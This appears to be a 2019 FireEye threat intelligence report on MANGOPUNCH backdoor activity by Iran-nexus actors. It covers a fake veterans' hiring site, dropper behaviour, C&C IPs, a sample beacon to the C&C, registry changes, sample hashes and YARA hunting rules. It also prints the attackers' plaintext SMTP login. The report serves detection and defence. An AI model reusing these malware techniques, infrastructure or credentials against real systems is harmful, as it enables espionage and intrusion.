# Recent MANGOPUNCH Activity by Iran-Nexus Actors Observed

Fusion (FS) | Cyber Espionage (CE)

September 27, 2019 10:00:00 PM, 19-00016216, Version: 1

## Executive Summary

- Recent open-source reports describe new MANGOPUNCH activity targeting U.S. military personnel and Saudi Arabian information technology (IT) providers.
- FireEye Threat Intelligence observations, in conjunction with public disclosures, reveal a number of samples suggesting renewed Iran-nexus operations using MANGOPUNCH.
- While we have previously seen APT35 use MANGOPUNCH during intrusions in 2017, FireEye Threat Intelligence is withholding attribution at this time until more evidence becomes available.

## Threat Detail

From late 2018 through September 2019, FireEye Threat Intelligence, along with other security vendors, noted a resurgence of MANGOPUNCH activity, which was used by APT35 actors in July 2017 to target energy and telecom sectors in the Middle East and a U.S. defense entity. In at least two recent campaigns, MANGOPUNCH payloads have been discovered targeting what are likely U.S. military personnel and Saudi Arabian information technology (IT) providers. In addition to these indicators, FireEye Threat Intelligence collected additional MANGOPUNCH samples and what are likely files associated with a MANGOPUNCH developer.

- On Sept. 18, 2019, Symantec reporting revealed that MANGOPUNCH (aka Backdoor.Syskit) was used to target Saudi Arabian IT providers in an effort to compromise end-user clients.
  - According to the report, the activity took place between July 2018 and July 2019.
  - At least 11 organizations were targeted.
  - MANGOPUNCH used the command and control (C&C) servers 64[.]235[.]60[.]123 and 64[.]235[.]39[.]45[.]
  - The URL "hxxp://207[.]246[.]116[.]77/mscorsvw-Iviz[.]exe" was associated with the MANGOPUNCH sample 9dd7c75b1c175ac99868969449f77d3e and likely used as a download site.
  - The method of initial compromise was unknown.
  - The PDB strings contained the users FirePlace and sdfd

(FireEye pivoted on PDB strings to identify additional MANGOPUNCH activity).

| MANGOPUNCH | Compile Time | Submission Date | PDB String |
|---|---|---|---|
| 9dd7c75b1c175ac99868969449f77d3e | Sept. 2, 2018 | April 17, 2019 | C:\Users\FirePlace\Documents\VisualStudio2015\Projects\BAK.net4.dllhost.main\BAK\obj\Release\mscorsvw.pdb |
| d02e828d2451400c93cf17e9d1d495e4 | Aug. 18, 2018 | Aug. 20, 2018 | C:\Users\sdfd\Documents\VisualStudio2015\Projects\BAK.net4\BAK\obj\Release\mscorsvw.pdb |
| d2870d1d08020ed9633e91f91931953b | March 5, 2018 | Aug. 20, 2018 | C:\Users\sdfd\Documents\Visual Studio 2015\Projects\BAK.net4\BAK\obj\Release\BAK.pdb |

Table 1: MANGOPUNCH samples reported by Symantec

- On Sept. 24, 2019, Talos research expanded on Symantec reporting, revealing a separate MANGOPUNCH operation was likely targeting U.S. military personnel with a fake veterans' employment website.
  - The fake veterans' employment website (hiremilitaryheroes.com) was registered on July 31, 2019, and active as of Sept. 25, 2019.
  - The site prompted intended victims to install a malicious app that downloads survey tools and MANGOPUNCH malware via a GOLDBOY dropper (see Technical Annex for GOLDBOY analysis).
  - SHARPLOGGER (keylogger) and TASERFIRE (net reconnaissance tool) were also noted in the suite of malware (see Technical Annex for SHARPLOGGER analysis).
  - PDB strings contained project names HMH (hire military heroes) and Bird.
  - PDB strings contained user names Carlos and FirePlace

| Suite of Malware Deployed | Compile Time | Related Archived Files and PDB Strings |
|---|---|---|
| c475413f1d9f7af85fd612da2cad7105 (Archive) | UNK | Contains a194e3bf830104922295c37e6d19d9a2 (GOLDBOY)<br>hxxp://hiremilitaryheroes[.]com/apps/win10[.]zip |
| b27f7643525c3905e175eb51fe372af4 (Archive) | Aug. 7 2019 | Contains dbc79b43edf56d75092b91589ad1d594 (GOLDBOY)<br>hxxp://hiremilitaryheroes[.]com/apps/win80[.]zip |
| 4150365644bb688280e18dec66466ff6 (Archive) | Aug. 7 2019 | Contains 83858d72745976b3e53d9bb4268ba283 (GOLDBOY)<br>hxxp://hiremilitaryheroes[.]com/apps/win81[.]zip |
| a194e3bf830104922295c37e6d19d9a2 (GOLDBOY) | Aug. 7 2019 | Drops 2145e7ec1488adcd882169bf17df245b (MANGOPUNCH)<br>Drops C5CDF5166D7B5C443EBC2FD0F3F884F8 (Survey Tool)<br>D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb |
| 83858d72745976b3e53d9bb4268ba283 (GOLDBOY) | Aug. 7 2019 | Drops 2145e7ec1488adcd882169bf17df245b (MANGOPUNCH)<br>Drops C5CDF5166D7B5C443EBC2FD0F3F884F8 (Survey Tool)<br>D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb |

| | | |
|---|---|---|
| dbc79b43edf56d75092b91589ad1d594 (GOLDBOY) | Aug. 7 2019 | Drops 2145e7ec1488adcd882169bf17df245b (MANGOPUNCH) Drops C5CDF5166D7B5C443EBC2FD0F3F884F8 (Survey Tool) D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb |
| 4b91c32383d837c4e1b685cd80801887 (GOLDBOY) | Jan. 14, 2019 | C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\PremiumPack.pdb |
| e4e77302e17ddcfbadf8517909d49664 (GOLDBOY) | Jan. 14, 2019 | C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb |
| ab49024f1fd6597b47ecddbfee6d1f43 (GOLDBOY) | Jan. 14, 2019 | C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb |
| 2145e7ec1488adcd882169bf17df245b (MANGOPUNCH) | Aug. 7 2019 | C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\BAK.net4\BAK\obj\Release\Dllhost.pdb |
| 11be0f1dfa9dd7073593f2da7aa4297e (MANGOPUNCH) | Dec. 25 2017 | D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb |
| c5cdf5166d7b5c443ebc2fd0f3f884f8 (Survey Tool) | Sept. 4, 2019 | D:\Projects\Bird\Bird\Bird\obj\Debug\Liderc.pdb |
| 87ef4162c257b6aebd8323f3f877daae (Survey Tool) | June 17, 2019 | C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\shining\shining\obj\Release\shining.pdb |
| 2c41680a26c5376aa14557798414d440 (SHARPLOGGER) | Timestomp | C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\SharpLogger-master-FE\obj\Debug\Keylogger.pdb |
| 1919c62cf0e26402e5aa44fe1399e7fd (TASERFIRE) | May 12, 2019 | C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\nazer\nazer\obj\Release\nazer.pdb |

Table 2: Samples reported by Talos rargeting U.S. military veterans


Figure 1: Fake veterans employment website

**Additional MANGOPUNCH Activity**

FireEye Threat Intelligence detected an additional MANGOPUNCH sample compiled in May 2018, the same time as the three MANGOPUNCH samples discussed in the Symantec report.

| Malware Suite | Compile Time | PDB strings |
|---|---|---|
| c9492cc8858c0d21d9aa12d4bd0db3de (MANGOPUNCH) | May 29, 2018 | C:\Users\sdfd\Documents\VisualStudio2015\Projects\BAK.net4.x86\BAK\obj\Release\BAK.pdb |

Table 3: Additional MANGOPUNCH sample

FireEye Threat Intelligence detected the following additional tools including SHARPLOGGER, a survey tool, and TASERFIRE. Compile times and upload times to public malware repositories suggest these tools were in use throughout 2019.

| Malware Suite | Compile Time | PDB strings |
|---|---|---|
| b37840f97babc7680d4ce4c784c0e881 (SHARPLOGGER) | Timestompped; first observed Aug. 28, 2019 | C:\Users\FirePlace\Downloads\SharpLogger-master\SharpLogger-master\obj\Release\Keylogger.pdb" |
| d4e9f7986febd1c0bdc450fcae5a5339 (SHARPLOGGER) | Timestompped: first observed July 28, 2019 | C:\Users\FirePlace\Downloads\SharpLogger-master\SharpLogger-master\obj\Debug\Keylogger.pdb" |
| 41b88cb71ef5873e6b98fb1c2e777d1e (TASERFIRE) | June 8, 2019 | c:\users\fireplace\documents\visual studio 2015\Projects\HechiServer\HechiServer\obj\Release\HechiServer.pdb |
| 0b0513b6a5fc21556c89228a1eb4a1bb (Survey Tool) | Oct. 16, 2018 | C:\Users\FirePlace\documents\visual studio 2015\Projects\fajr\fajr\obj\Release\fajr.pdb" |

Table 4: Additional related tools

FireEye Threat Intelligence has also seen the GOLDBOY dropper used to deploy HOUSEBLEND malware, a downloader capable of executing shell commands provided by a hard-coded C&C server via HTTP. APT35 has used HOUSEBLEND malware in intrusion operations since 2017, often in conjunction with MANGOPUNCH. The following HOUSEBLEND samples were detected in January 2019:

- 8f12b9f2832ee622a45631c32547d337 (GOLDBOY)
  - Drops: 94c70c76bc2b2cf946cf02d0020b4c4b (HOUSEBLEND)
  - Compile Time: 2018-12-11 17:27:01
  - C&C: ssw.kaspersky.team
  - Example URL: hxxp://ssw[.]kaspersky[.]team/idx[.]asmx/getInfo?ver=Ko0nBZ0&aip=CJ0kC2umBZOu&osv=LsbkP6ztSo0nC215RdHbSd1oQNDb82XsPN9pQMzk83OkCoa&cnm=Sa9qfd1U&mac=RM5Z86vlT21cRtLkP0&adm=GG
- a993b34075f0973c039f5689bb62e7a8 (HOUSEBLEND)
  - C&C: ssw.kaspersky.team
  - Compile Time: Timestompped, First observed 2019-01-27

Example URL:

hxxp://ssw[.]kaspersky[.]team/idx[.]asmx/getInfo?ver=Ko0nBZ0&aip=CJ0kC2umBZOr&osv=LsbkP6ztSo0t851oRsPbStDfRsvXR20eTcLoSsblRY0sBZ4f&cnm=6XOWxZSDzF8ov&mac=RM5Z86vlT21cRtLkP0&adm=GG

**Potential MANGOPUNCH Developer**

FireEye Threat Intelligence uncovered what is potentially a developer for MANGOPUNCH activity and the associated malware suite. The potential developer submitted the following files to a public malware repository:

| Malware Suite | Compile Time | PDB Strings |
|---|---|---|
| b0eeaa1bd7b5dbd4e712a38a0a9b497c (MANGOPUNCH) | Jan. 8, 2019 | C:\Users\FirePlace\Documents\VisualStudio2015\Projects\BAK.net4.dllhost.main-AntiVirus-Copy-withoutRegKey\BAK\obj\Release\mscorsvw.pdb |
| 1c7d8a88c3244e094124bb3a148f32bb (GOLDBOY) | Jan. 14, 2019 | C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb |
| 4b91c32383d837c4e1b685cd80801887 (GOLDBOY) | Jan. 14, 2019 | C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\PremiumPack.pdb |
| 8f12b9f2832ee622a45631c32547d337 | Jan. 14, 2019 | Drops 94C70C76BC2B2CF946CF02D0020B4C4B (HOUSEBLEND) |
| 9b4b609cc5e8bd9fe1c7e9ad4d7615c2 (GOLDBOY) | Jan. 14, 2019 | C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb |
| ab49024f1fd6597b47ecddbfee6d1f43 (GOLDBOY) | Jan. 14, 2019 | C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb |
| e4e77302e17ddcfbadf8517909d49664 (GOLDBOY) | Jan. 14, 2019 | C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb |
| 94c70c76bc2b2cf946cf02d0020b4c4b (HOUSEBLEND) | Timestompped | |
| d73ec835f83fa7bf3d15a4d2fcc961e6 (PHP Webshell) | Feb. 12, 2019 | |

Table 5: Potential developer samples

**Attribution**

FireEye Threat Intelligence is currently withholding attribution for the most recent MANGOPUNCH activity. We do not have enough visibility into the targeting, C&C infrastructure, additional tooling, or the operator's TTPs to make a determination. A significant amount of time has passed since we last observed APT35 actors using MANGOPUNCH in their operations, and it is not unusual for Iranian actors to share tools. We assess with high confidence the actors using MANGOPUNCH in their operations have an Iranian nexus and are conducting these operations in support of Iranian state interests.

Notable overlaps with previous reporting include the following.

- APT35 actors have used MANGOPUNCH to target energy and telecom sectors in the Middle East and a U.S. defense entity.
- Targeting of Saudi Arabia and U.S. military and security interests is consistent with both Iranian and APT35 operations.

While MANGOPUNCH is thought to be exclusive to APT35, the possibility exists the malware has spread to other Iran-sponsored organizations. We have previously seen Iranian actors sharing resources (18-00020625, 19-00009891).

**Outlook and Implications**

The variety of deployment methods observed in recent MANGOPUNCH operations suggests flexibility and creativity in the group's tactics and procedures. Despite unclear attribution, it is almost certain that MANGOPUNCH activity is aligned with Iran's long-term strategic interests. The multi-year development cycle of the MANGOPUNCH malware suite and its continuous deployment suggest this activity will continue in the short term. This activity confirms our assessment that the operational tempo of Iranian cyber espionage operations is increasing, including campaigns targeting the U.S. Recent deteriorations in U.S.-Iran relations have increased the likelihood that Iran will use its cyber capabilities to launch more impactful cyber attacks.

**Technical Annex**

*Malware Characteristics*

MANGOPUNCH (MD5: 2145e7ec1488adcd882169bf17df245b) was observed being downloaded after executing one of three GOLDBOY droppers hosted on a fake veteran hiring website, hiremilitaryheroes.com:

- 83858d72745976b3e53d9bb4268ba283
- a194e3bf830104922295c37e6d19d9a2
- dbc79b43edf56d75092b91589ad1d594

GOLDBOY

GOLDBOY is a .NET dropper that first checks network connectivity by pinging a remote host, normally Google. Older samples of GOLDBOY required user interaction in the form of a password prior to dropping its embedded payload. Recent GOLDBOY samples forego user interaction and only require network connectivity prior to downloading MANGOPUNCH (MD5: 2145e7ec1488adcd882169bf17df245b) and a .NET survey tool (MD5: c5cdf5166d7b5c443ebc2fd0f3f884f8).



Figure 2: GOLDBOY requiring user interaction



Figure 3: GOLDBOY network connectivity check

If an error occurs while trying to download secondary payloads, GOLDBOY will send the exception error message encoded as a string via email with the following fields set:

- To: marinaparks108@gmail.com
- From: ericaclayton2020@gmail.com
- Subject: HMH Error Report
- The SMTP credentials leveraged to send the email are "ericaclayton2020@gmail.com" with password "3mKc2v7i$XWOaPqN9PiAQ7t."
- After successfully downloading the payloads, MANGOPUNCH is first executed with "-install" passed as an argument. This installs MANGOPUNCH as a service named dllhost. Next, the newly created service is started by GOLDBOY with the C&C hxxp://66[.]42[.]78[.]193 passed as an argument. The .NET survey tool is also launched sending the results of execution to the email. A list of commands executed by the survey tool are included in the command appendix.

MANGOPUNCH

MANGOPUNCH is a backdoor that can self-delete, download files, unzip files, and execute native Windows commands.

| Command | Action |
|---|---|
| kill_me | Stops service execution and deletes itself from disk |
| upload <download URL> <filepath> | Downloads a file from given URL saving it to given path |
| unzip <source> <destination> | Unzips file from source to destination |

Table 6: MANGOPUNCH commands

If the received command does not match any of the previously named commands, the malware will execute the command itself as a native Windows command.

Previous MANGOPUNCH samples read an XML configuration from C:\windows\temp\rconfig.xml, AES encrypting and storing the "url" and "result" tags to registry using the SHA256 of "fromhere" as the password. The "url" and "result" tags are later combined to form the C&C endpoint. The configuration file would be deleted after being written to registry. The recent MANGOPUNCH sample (MD5: 2145e7ec1488adcd882169bf17df245b) receives its C&C as a passed argument.

After obtaining C&C information, MANGOPUNCH generates a victim survey containing the following information:

- IP address
- OS version
- OS name (parsed from systeminfo command)
- MAC Address

Each element in the previous list is Base64-encoded, and the last five characters are moved to the front while appending a "#" character followed by the number of equal signs in the string. For example, the IP address 127[.]0[.]0[.]1 would first be Base64-encoded to:

- MTI3LjAuMC4xCg==

The last five characters, "xCg==," would be moved to the front of the string:

- xCg== MTI3LjAuMC4

The number of equal signs would be counted, in this case two, resulting in "#2" being appended to the end of the string:

- xCg== MTI3LjAuMC4#2

The results are sent to C&C as a GET request. The response from the C&C is read by MANGOPUNCH and expected to contain a command to execute. See the networking section for more details.

TASERFIRE

TASERFIRE (MD5: 41b88cb71ef5873e6b98fb1c2e777d1e) is a .NET network reconnaissance tool likely deployed by MANGOPUNCH actors during post-infection activity. It is capable of executing and parsing results from ipconfig and netstat and routing print to an XML file. TASERFIRE can also monitor network shares and web endpoints. When a network share is connected, TASERFIRE can optionally copy a file to a specified path. When a web endpoint becomes available, TASERFIRE will download its contents.

TASERFIRE also monitors processes to check if taskmgr or tasklist.exe is running.Iif it determines one of these processes is running, TASERFIRE stops execution for five minutes and then restarts.

SHARPLOGGER

SHARPLOGGER is a keylogger written in C# and is publicly available on GitHub. It is capable of logging keystrokes and clipboard data. Based on PDB strings, APT35 likely leverages a custom version of SHARPLOGGER (MD5: b37840f97babc7680d4ce4c784c0e881) where the generated keys are logged in 1337 speak. For example, instead of logging <Tab> when the tab key is pressed, the custom version of SHARPLOGGER will log <T@b>.

*Actionable Items*

- Analyze services looking for an unknown service named dllhost that is given a URL as a parameter.
- Check for existence of keylogger data in %WINDIR%\temp\ffwwc.ini.
- Monitor network logs for initial victim beacons.
- Inspect registry keys for MANGOPUNCH configuration key.

*Execution*

- win81.exe (MD5: 83858d72745976b3e53d9bb4268ba283)
  - GOLDBOY dropper
  - Downloads:
    - hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhf2
    - hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhfs
  - Compile Time: 2019-08-07 17:57:45
- UNAVAILABLE (MD5: b37840f97babc7680d4ce4c784c0e881)
  - SHARPLOGGER, Keylogger
  - Logs key strokes to %WINDIR%\temp\ffwwc.ini
  - Compile Time: 2054-05-10 15:20:43
- UNAVAILABLE (MD5: 1919c62cf0e26402e5aa44fe1399e7fd)
  - TASERFIRE
  - Compile Time: 2019-05-12 17:20:57
- UNAVAILABLE (MD5: 87ef4162c257b6aebd8323f3f877daae)
  - .NET Survey Tool
  - Creates a folder from path specified as argument
  - Dumps RDP history to <BASE_FOLDER>\<Computer Name>\rdp-history.reg
  - Enumerates drives
  - Drops and executes cmnE.txt
  - Drops and executes get-logon-history.ps1
  - Compile Time: 2019-06-17 23:31:50
- cmnE.txt (MD5: 8ffcfb4d5002bf7580307ef627262040)
  - Windows built-ins executed by .NET survey tool
  - See commands appendix for full list of commands executed
- get-logon-history.ps1 (MD5: 0beeb2aa13d89796a3aa108c0373feb2)
  - PowerShell script that enumerates logon history
- 7799.txt (MD5: 05f62b38233ac77800034b2b8ba6650d)
  - Base64 encoded 7zip
  - Leveraged to compress and combine results of survey

- 7za.exe (MD5: e86eff95691b1c0e7e4f3e9cb1ae2e49)
  - Decoded 7zip
  - Compile Time: 2019-02-21 16:00:00)

*Files Dropped*

After successful execution of GOLDBOY, it drops the following files to the victim's system:

- %TEMP%\IvizTech.exe (MD5: 2145e7ec1488adcd882169bf17df245b)
  - MANGOPUNCH
  - C&C: 66[.]42[.]78[.]193
  - Compile Time: 2019-08-07 05:00:56
- %TEMP%\Bird.exe (MD5: c5cdf5166d7b5c443ebc2fd0f3f884f8)
  - .NET Survey Tool
  - Full command listing attached in command appendix
  - Results of commands are stored in %TEMP%\si.txt
  - Compile Time: 2079-09-04 04:55:06

*Registry Keys*

The malware proceeds to create/modify/delete the following registry keys and values:

**Key:** HKLM\SYSTEM\CurrentControlset\Control\securityProviders\WDigest\UseLogonCredential
**Value:** 1
**Modification:** ADD
**Key:** HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Enablevmd
**Value:** <AES Encrypted Base64 data, decrypts to a URL>
**Modification:** ADD
**Key:** HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Sendvmd
**Value:** <AES Encrypted Base64 data, decrypts to URI endpoint>
**Modification:** ADD
**Key:** HKLM\SYSTEM\ControlSet001\services\eventlog\Application\AutoBackupLogFiles
**Value:** 0
**Modification:** ADD
**Key:** HKLM\SYSTEM\ControlSet001\services\eventlog\Application\dllhost\EventMessageFile
**Value:** %WINDIR%\Microsoft.NET\Framework64\v4.0.30319\EventLogMessages.dll
**Modification:** ADD

*Persistence Method*

The malware maintains its persistence on the victim's system using the "dllhost" service.

*Network Communications*

After successful installation/initialization of MANGOPUNCH, it proceeds to make the following callback to the C&C server "66[.]42[.]78[.]193" via port TCP/80:

> **VICTIM to C&C**
> POST /response HTTP/1.1
> Content-Type: application/x-www-form-urlencoded
> Host: 66[.]42[.]78[.]193
> Content-Length: 145
> Expect: 100-continue
> Connection: Close
> ip=xCg==MTI3LjAuMC4#2&os=uMA==TWljcm9zb2Z0IFdpbmRvd3MgTlQgNi4yLjkyMDA#2&os_name=tZQ==TWljcm9zb2Z0IFdpbmRvd3MgMTAgSG9#2&mac=0MkE0MDAwQzI5M0E#0

The post body decodes into the following using the routine mentioned previously:

- ip: 127[.]0[.]0[.]1
- os: Microsoft Windows NT 6.2.9200.0
- os_name: Microsoft Windows 10 Home
- mac: 000C293A42A4

No responses were observed during analysis, however, the expected response is expected to be a series of up to four values, demarcated by "]{,}[."

- RESULT_ENDPOINT]{,}[COMMAND]{,}[COMMAND ARGUMENTS]{,}[SLEEP_TIMER

RESULT_ENDPOINT is where the results of command execution should be sent to. Command is one of the commands available to MANGOPUNCH. COMMAND ARGUMENTS are the arguments required by the command. SLEEP_TIMER determines how long the malware should wait between command executions.

*Related Samples*

- ab49024f1fd6597b47ecddbfee6d1f43
  - GOLDBOY, drops MANGOPUNCH
  - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
  - Compile Time: 2019-01-14 11:56:56
- e4e77302e17ddcfbadf8517909d49664
  - GOLDBOY, drops MANGOPUNCH
  - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
  - Compile Time: 2019-01-14 12:06:01
- 4b91c32383d837c4e1b685cd80801887
  - GOLDBOY, drops MANGOPUNCH
  - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\PremiumPack.pdb
  - Compile Time: 2019-01-14 12:40:49
- 1c7d8a88c3244e094124bb3a148f32bb
  - GOLDBOY, drops MANGOPUNCH
  - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
  - Compile Time: 2019-01-14 11:10:38
- b0eeaa1bd7b5dbd4e712a38a0a9b497c
  - MANGOPUNCH
  - PDB: C:\Users\FirePlace\Documents\VisualStudio2015\Projects\BAK.net4.dllhost.main-AntiVirus-Copy-withoutRegKey\BAK\obj\Release\mscorsvw.pdb
  - Compile Time: 2019-01-08 18:09:22
  - C&C 1: 162[.]220[.]55[.]249
  - C&C 2: 185[.]43[.]108[.]134
- a194e3bf830104922295c37e6d19d9a2
  - GOLDBOY, drops MANGOPUNCH
  - PDB: D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb
  - Downloads:
    - hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhf2
    - hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhfs
  - Compile Time: 2019-08-07 17:56:57
- dbc79b43edf56d75092b91589ad1d594
  - GOLDBOY, drops MANGOPUNCH
  - PDB: D:\Projects\AutoHMH\AutoHMH\obj\Debug\HMH.pdb
  - Downloads:
    - hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhf2
    - hxxp://199[.]187[.]208[.]75/MyWS[.]asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhfs
  - Compile Time: 2019-08-07 17:58:25
- d2870d1d08020ed9633e91f91931953b
  - MANGOPUNCH
  - PDB: C:\Users\sdfd\Documents\Visual Studio 2015\Projects\BAK.net4\BAK\obj\Release\BAK.pdb
  - Compile Time: 2018-03-05 22:34:19
  - C&C: 64[.]235[.]60[.]123
- d02e828d2451400c93cf17e9d1d495e4
  - MANGOPUNCH
  - PDB: c:\users\sdfd\documents\visualstudio2015\projects\bak.net4\bak\obj\release\mscorsvw.pdb
  - Compile Time: 2018-08-18 16:44:35
  - C&C: 64[.]235[.]39[.]45
- 11be0f1dfa9dd7073593f2da7aa4297e
  - MANGOPUNCH
  - PDB: c:\users\sdfd\documents\visual studio 2015\Projects\BAK\BAK\obj\Release\BAK.pdb
  - Compile Time: 2017-12-25 23:33:35
- c9492cc8858c0d21d9aa12d4bd0db3de
  - MANGOPUNCH
  - PDB: C:\Users\sdfd\Documents\VisualStudio2015\Projects\BAK.net4.x86\BAK\obj\Release\BAK.pdb
  - Compile Time: 2018-05-29 22:22:10
- 9dd7c75b1c175ac99868969449f77d3e
  - MANGOPUNCH
  - Downloaded from hxxp://207[.]246[.]116[.]77/mscorsvw-Iviz[.]exe
  - PDB: C:\Users\FirePlace\Documents\VisualStudio2015\Projects\BAK.net4.dllhost.main\BAK\obj\Release\mscorsvw.pdb
  - Compile Time: 2018-09-02 19:30:06
- 994096a4f4d8d98d3a82fa643ab79ab5
  - MANGOPUNCH
  - Compile Time: 2018-01-14 22:01:06
  - PDB: C:\Users\sdfd\Documents\VisualStudio2015\Projects\BAK.net4.x86\BAK\obj\x86\Release\BAK.pdb
- 8c364f033396663302566e85455c7072
  - MANGOPUNCH
  - PDB: H:\formToservice\formToservice\obj\Release\formToservice.pdb
  - Compile Time: 2017-11-28 18:44:10

- b37840f97babc7680d4ce4c784c0e881
  - SharpLogger
  - PDB: C:\Users\FirePlace\Downloads\SharpLogger-master\SharpLogger-master\obj\Release\Keylogger.pdb
  - Compile Time: 2054-05-10 15:20:43
- d4e9f7986febd1c0bdc450fcae5a5339
  - SharpLogger
  - Compile Time: 2070-07-28 06:37:06
- 8f12b9f2832ee622a45631c32547d337
  - GOLDBOY, drops HOUSEBLEND
  - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
  - Compile Time: 2019-01-14 11:52:42
- 9b4b609cc5e8bd9fe1c7e9ad4d7615c2
  - GOLDBOY, drops HOUSEBLEND
  - PDB: C:\Users\carlos\Desktop\Golder\Golder\Golder\obj\Debug\Golder.pdb
  - Compile Time: 2019-01-14 10:27:08
- 94c70c76bc2b2cf946cf02d0020b4c4b
  - HOUSEBLEND
  - Compile Time: 2018-12-11 17:27:01
  - C&C: ssw.kaspersky.team
- a993b34075f0973c039f5689bb62e7a8
  - HOUSEBLEND
  - C&C: ssw.kaspersky.team
- 41b88cb71ef5873e6b98fb1c2e777d1e
  - TASERFIRE
  - PDB: c:\users\fireplace\documents\visual studio 2015\Projects\HechiServer\HechiServer\obj\Release\HechiServer.pdb
  - Compile Time:
- 2c41680a26c5376aa14557798414d440
  - SharpLogger
  - PDB: C:\Users\FirePlace\Documents\Visual Studio 2015\Projects\SharpLogger-master-FE\obj\Debug\Keylogger.pdb
  - Compile Time: 2050-04-29 04:32:20
- 0b0513b6a5fc21556c89228a1eb4a1bb
  - .NET Survey tool
  - PDB: C:\Users\FirePlace\documents\visual studio 2015\Projects\fajr\fajr\obj\Release\fajr.pdb
  - Compile Time: 2018-10-16 21:59:56

*Yara Rules*

```
rule mangopunch_hunt
{
   meta:
      author = "clayton.quinlan@fireeye.com"
      date = "2019-09-27"
      description = "Detects strings commonly found in MANGOPUNCH malware"
      disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
   strings:
      $command0 = "dead" wide
      $command1 = "kill_me" wide
      $command2 = "uploaded" wide
      $command3 = "function Unzip" wide
      $config0 = "rconfig.xml"
      $config1 = "Enablevmd" wide
      $config2 = "Sendvmd" wide
      $data = "_method" wide
      $key = "fromhere"
      $s0 = "]{,}[" wide
      $s1 = "OS Name:" wide
      $s2 = "IPAddress" wide
   condition:
      (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and ( (all of ($config*)) or (all of ($s*)) or ($key and $data and
$s0) or (all of ($command*)) )
}
rule taserfire_hunt
{
   meta:
      author = "clayton.quinlan@fireeye.com"
      date = "2019-09-27"
      description = "Detects strings commonly found in TASERFIRE malware"
      disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
   strings:
      $s1 = "<Root>" wide
      $s2 = "<whoami>" wide
      $s3 = "ShowWindow" ascii
```

```
        $s4 = "XElement" ascii
        $s5 = "exec_cmd" ascii
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and all of them
}
rule goldboy_hunt
{
    meta:
        author = "clayton.quinlan@fireeye.com"
        date = "2019-09-27"
        description = "Detects strings commonly found in GOLDBOY malware"
        disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
    strings:
        $p1 = "Please wait (step two)" wide
        $p2 = "Please click on the links below to see what you are doomed to" wide
        $s2 = "PingHost" ascii
        $s3 = "trafficlight" ascii
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and ((all of ($s*)) and (1 of ($p*)))
}
rule SharpLogger_hunt
{
    meta:
        author = "clayton.quinlan@fireeye.com"
        date = "2019-09-27"
        description = "Detects 1337 variant of SharpLogger"
        disclaimer = "This rule is meant for hunting and is not tested to run in a production environment"
    strings:
        $o1 = "T@b" wide
        $o2 = "B@cksp@ce" wide
        $o3 = "rght" wide
        $o4 = "D0wn" wide
        $s1 = "SharpClipboard" ascii
        $s2 = "BootClipboard" ascii
        $s3 = "logName" ascii
        $s4 = "userName" ascii
        $s5 = "GetWindowTextLength" ascii
        $s6 = "GetForegroundWindow" ascii
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and ((all of ($s*)) or (all of ($o*)))
}
